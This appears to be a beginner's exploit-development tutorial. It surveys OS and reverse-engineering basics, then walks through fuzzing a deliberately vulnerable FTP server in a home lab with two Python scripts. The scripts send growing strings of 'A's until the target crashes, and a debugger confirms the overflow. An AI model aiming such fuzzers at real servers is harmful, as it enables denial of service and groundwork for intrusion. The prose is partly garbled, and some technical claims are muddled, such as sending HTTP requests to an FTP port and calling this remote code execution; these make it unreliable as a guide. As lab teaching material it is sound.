


Exploit development with simple python fuzzer

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What is Exploit Development?

An exploit is a piece of software, a lump of information, or a grouping of orders like commands that takes advantage of a bug or vulnerability in order to make unintended or unforeseen conduct happen on PC programming, equipment, or something electronic. Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service attack.

Before doing the exploit you should learn the below steps.

Step 1

Know about an operating system / memory management (Windows) because the overwhelming percentage of the clients and projects focused on Windows. So the exploits should be made for the Windows.

Some important concepts in Operating systems are

1. Scheduler (time allocation to programs)
2. Memory manager (space allocation to programs)
3. Synchronizer (avoid conflicts for a resource at the same time)
4. Protection (avoid conflicts for memory)

The specific roles of the operating system include tracking the amount of free and allocated memory and also handling the transfers between memory and disk.

Step 2

Thinking about rudiments of programming language. All languages have statements, operations, functions, exceptions and what changes in the syntax of the language. Skill memory capacities and pointers work. Specially learn C language. Loops, pointers/recursion, Data structures (linked lists, binary trees etc.) all concepts are very significant to exploit development.

Step 3

Assembly language is one of the wardrobe forms of communication between humans and computers so learn the assembly is important. Without the knowledge of Assembly you will not be able to analyze correctly a program that is already compiled. Essentially you won't have the option to comprehend anything from the procedures the debugger performs.

Step 4

It's important to find out reverse engineering. To find malicious code. Many virus and malware detection techniques use reverse engineering to see how detestable code is structured and functions. To locate the surprising blemishes and blames because the most of the well-designed system can have holes. What's more, a few tools additionally required. System monitoring tools, disassemblers, debuggers and decompiles.

System monitoring: It is a significant part of the reverse engineering process. At times you can really get your inquiries replied using system-monitoring tools and without ever actually looking the code.

Some tools are,

Nagios, Cacti – Network monitoring software.

FileMon – It monitors all file system level traffic between programs and the operating system.

TCP View – Tool monitors all active TCP and UDP network connections on every process.

PortMon – It's a physical port monitor that monitors all serial and parallel Input / Output traffic on the system.

Process Explorer – It's like turbo-charged version of the built-in Windows task manager. It can show processes like, DLLs loaded within their address spaces, handles to objects within each process, detailed information on open network connections, CPU and memory usage graphs

Disassemblers

A disassembler is the exact opposite of an assembler. Where an assembler converts code written in an assembly language into binary machine code, what the disassembler does is reverse the process and attempts to recreate the assembly code from the binary machine code. Examples are Commercial Freeware / Shareware Windows Disassemblers.

Decompilers

It is a computer program that takes as input an executable file and attempts to create a high level, compilable source file that does the same thing. Do not perfectly reconstruct the original source code. Some examples are,

C4Decompiler – Windows only, has a slick user interface inspired to Visual Studio 2010 with many useful interactions.

DCC – DOS to C decompiler, one of the first decompiler, only supports 8086 (16 bits) programs.

Step 5

E-Software Auditing / Fuzzing – There are many ways to find the vulnerability. But commonly three ways. Such as White-box testing, black-box testing and gray-box testing.

White-box testing

Testing of a system with full knowledge and access to all source code and other architecture documents. It enables to reveal bugs and weakness quickly.

Black-box testing

It refers to testing a system without knowledge of specification to the internal workings of the system, access to the source code, and knowledge of the architecture.

Gray-box testing

It is the combination of black-box and white-box testing.

What is Fuzzing?

It's a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program. Then the program is monitored for

exceptions such as crashes, or failing built-in code assertions or for finding potential memory leaks. Generally it's used to test for security problems in software or computer systems.

For example,

Smart and dumb fuzzing

A fuzzer that generates completely random input is known as a “dumb” fuzzer, as it has no built-in intelligence about the program it is fuzzing. It requires the smallest amount of work to produce (it could be as simplistic as piping / dev / random into a program).

Fuzzing Phases are

1. Identify target – It is not possible to select a fuzzing tool or technique until we have a target in mind.
2. Identify input – Virtually all exploitable vulnerabilities are caused by applications accepting user input and processing that data without first sanitizing it or applying validation routines.
3. Generate fuzzed data – Once input vectors have been identified, fuzz data must be generated.
4. Execute fuzzed data
5. Monitor for Exceptions
6. Determine exploitability – Once a fault is identified depending on the goals of the audit, to determine uncovered bug can be further exploited.

Some existing fuzzer frameworks are Radamsa, Sulley, Peach, Spike, Grinder, and Node Fuzz.



What is Buffer Overflow?

- It occurs when a program tries to store more data in a temporary storage area than it can hold. Writing outside the allocated memory area can corrupt the data, crash the program or cause the execution of malicious code that can allow an attacker to modify the target process address space.


Setting the lab

I decided I would try to get this exploit working on Windows server XP. I set up a virtual machine. And I need to access the Windows server remotely from my Kali Linux server that hosted on virtual machine. Next, I had to choose a debugger. So I choose immunity debugger.

In this exploit development, simple fuzzer was used to exploit the remote applications. For that, first you need to install freefloat ftp server software on your Windows server. So you can download that vulnerable ftp server from the below link [1].

Install immunity debugger on Windows server

Link: <https://www.exploit-db.com/exploits/23243>



A screenshot of the Exploit Database website. The header shows the 'EXPLOIT DATABASE' logo and navigation icons. The main content area displays details for the exploit 'Freefloat FTP Server - 'USER' Remote Buffer Overflow'. The details include: EDB-ID: 23243, CVE: (blank), Author: D35MOND14 2, Type: REMOTE, Platform: WINDOWS, Date: 2012-12-09, and a 'Vulnerable App:' section with a download icon. There is also a 'Become a Certified Penetration Tester' sidebar on the right.

In this exploit development, I'm not using any fuzzing frameworks like spike or boofuzz. Instead a simple python script was written by the exploit developer. So I used that script to inject that ftp server through Remote Code Execution (RCE).

1. First I need to find the IP address of the target server in order to do the remote access from attacking Kali machine.




Figure 1: IP address of target server

2. Then run the ftp server.exe with Immunity Debugger.

I fired up immunity debugger on the windows box and launched ftp server. The program run normally within the debugger.





Figure 2: Ftp server run with Immunity debugger

3. Proof of work for sample exploitation using python fuzzer

The first thing to do was write a proof of concept. The goal was to write this exploit code that would overflowed the ftp server app with 'A's. To do this, the fuzzer script was written in Python to make HTTP request for me and submit a bunch of junk data. That way it's easily alter the request to include malicious code. So I switched back to my attacking machine (Kali Linux) and launched the fuzzer script.

1st Attack was happened with 50A's

Here is the script to check whether the payload sent successfully or not. During this exploit our ftp server did not crash. So 50A's are not sufficient to exploit the target server.




```
exp.py
1 import socket
2
3
4 s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
5
6 s.connect(('192.168.194.3',21))
7
8 buffer_length = 50
9 junk = 'A'*buffer_length
10
11 payload = 'GET ' + junk + ' HTTP/1.1\r\n\r\n'
12
13 s.send(payload.encode('raw_unicode_escape'))
14
15 print("payload sent successfully")
16 s.close()
17

Python - exp.py:1 ✓
payload sent successfully
[Finished in 0.0075s]
```

Figure 3: payload send and test

2nd Attack was happened

Now the script was automated. We going to increase the buffer length. So we are going to send 50A's one time, 100A's second time, and 150A's third time. If any crash occurs socket closes and we can check that overflow point. And we can put the time out also.




```
100
payload sent successfully
150
payload sent successfully
200
payload sent successfully
250
payload sent successfully
300
payload sent successfully
350
payload sent successfully
may be overflow occurred at 350
may be overflow occurred at 350
may be overflow occurred at 350
may be overflow occurred at 350

overflow.py 17:29
```

Figure 4: Results of Attack

This is the fuzzer script I used [3].



```
File Edit View Selection Find Packages Help
Project
  exp.py
  overflow.py
  EXPLOIT
1  import socket
2  import time
3
4  buffer_length = 50
5
6  while True:
7      try:
8          s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9          s.connect(('192.168.194.3', 21))
10
11         junk = 'A'*buffer_length
12
13         payload = 'GET ' + junk + ' HTTP/1.1\r\n\r\n'
14
15         s.send(payload.encode('raw_unicode_escape'))
16         buffer_length += 50
17         print(buffer_length)
18
19         print("payload sent successfully")
20         s.close()
21         time.sleep(1)
22     except Exception as e:
23         print("may be overflow occurred at {}".format(buffer_length))
24
Python - overflow.py:17
100
payload sent successfully
150
payload sent successfully
200
payload sent successfully
250
payload sent successfully
300
payload sent successfully
350
payload sent successfully
may be overflow occurred at 350
may be overflow occurred at 350
may be overflow occurred at 350
may be overflow occurred at 350
overflow.py 17:29
```

Figure 5: Overflow python script

This script is running on my attacking kali Linux machine while the ftp server also run with immunity debugger. Result shows “payload sent successfully” with points 100, 150, 200, 300 & 350.

And another message shows “may be overflow occurred at 350”

So, I got the overflow point at 350. It means somewhere between 300 and 350 overflow may occur.

Then switched back to the immunity debugger to find out the final results.

And finally you can see app has overflowed with 'A's




Figure 6: Thread found 0000109C

At the bottom of the screen, there was an access violation “when reading [41414141]”. This is a good sign. 0x41 is the hexadecimal equivalent for the letter A. That means that the system likely attempted to read memory at location 0x41414141, which does not exist. Finally I overwrote something important.

Have a Happy Exploit 😊

Let's have a discuss about python fuzzer script

`## To interact remotely we need to use socket library, we are acting as client.`

```
import socket
```

```
import time
```

```
buffer_length = 50
```

```
while True:
```

```
    try:
```

```
        ## Here we created a socket object.
```

```
        s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
```

```
        ## AF_INET means create ipv4 socket and SOCK_STREAM for tcp socket
```

```
        ## Now let's connect to our ftp server
```

```
        ## Server @ 192.168.194.3 port 21
```

```
        s.connect (('192.168.194.3', 21))
```

```
        ## Now we are connected to server
```

```
        ## We are going to send some data
```

```
        junk = 'A'*buffer_length
```

```
        ## We made variable of 50A's
```

```
        ## We are going to send that to our server (192.168.194.3)
```

```
        ## In this format we need to send its simple GET request
```

```
        payload = 'GET' + junk + 'HTTP/1.1\r\n\r\n'
```

```
        ## This encoding will be sent like raw bytes and will be exactly what we sent
```

```
        s.send (payload.encode ('raw_unicode_escape'))
```

```
        buffer_length += 50
```

```
        print (buffer_length)
```

```
        print ("payload sent successfully")
```

```
        ## Finally closing the connection
```

```
        s.close ()
```

```
        time.sleep (1)
```

```
    except Exception as e:
```

```
        print ("may be overflow occurred at {}".format (buffer_length))
```

References

[1] Exploit Database. 2020. *Freefloat FTP Server - 'USER' Remote Buffer Overflow*. [online] Available at: <<https://www.exploit-db.com/exploits/23243>> [Accessed 8 May 2020].

[2] Sciencedirect.com. 2020. *Exploit Development - An Overview | Sciencedirect Topics*. [online] Available at: <<https://www.sciencedirect.com/topics/computer-science/exploit-development>> [Accessed 8 May 2020].

[3] YouTube. 2020. *Tech69*. [online] Available at: <<https://www.youtube.com/channel/UCR4nrmToNOks698JtoMRQtQ/videos>> [Accessed 8 May 2020].

[4] Debugger, I., 2020. *Immunity Debugger Download Free For Windows 10, 7, 8 (64 Bit / 32 Bit)*. [online] Soft Famous. Available at: <<https://softfamous.com/immunity-debugger/>> [Accessed 8 May 2020].

[5] Guru99.com. 2020. *Fuzz Testing(Fuzzing) Tutorial: What Is, Types, Tools & Example*. [online] Available at: <<https://www.guru99.com/fuzz-testing.html>> [Accessed 8 May 2020].